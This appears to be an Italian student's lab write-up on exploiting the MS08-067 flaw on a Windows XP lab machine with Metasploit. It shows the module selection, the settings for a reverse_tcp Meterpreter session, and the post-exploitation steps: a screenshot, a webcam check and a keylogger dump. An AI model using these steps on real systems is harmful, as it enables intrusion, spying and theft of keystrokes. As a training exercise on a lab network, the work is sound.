



# W17D2

HACKING WINDOWS XP

# La traccia

## **Traccia: Hacking MS08-067**

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- ❑ Recuperare uno screenshot tramite la sessione Meterpreter
- ❑ Individuare la presenza o meno di Webcam sulla macchina Windows XP
- ❑ Accedere a webcam/fare dump della tastiera/provare altro

# Avvio msfconsole e preparazione attacco.

Avvio la console di metasploit e cerco moduli legati alla vulnerabilità in oggetto.

```
msf6 > search ms08-067

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/windows/smb/ms08_067_netapi`

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

# Avvio msfconsole e preparazione attacco.

Tramite le options vedo quali parametri settare per completare l'attacco, in questo caso la porta è già settata, manca l'ip della macchina attaccata.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.50.2    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |




View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.50.10
RHOSTS => 192.168.50.10
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads
```

# Lancio attacco

Col comando 'run' lancio l'attacco e come prima cosa faccio uno screenshot di windows xp grazie a meterpreter.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/pWLILWnK.jpeg  
meterpreter > █
```



# Controllo delle webcam e della tastiera.

Usando meterpreter provo ad avere il controllo della webcam, non essendoci collegata nessuna webcam non posso rilevare nè foto né registrazioni. Per quanto riguarda la tastiera ho «messo in registrazione» l'inserimento da tastiera e dopo ho scaricato il «dump» di quanto digitato come da immagini allegate.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > █
```

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<^H><MAIUSC (DESTRA)>Ciao windows xp
meterpreter > █
```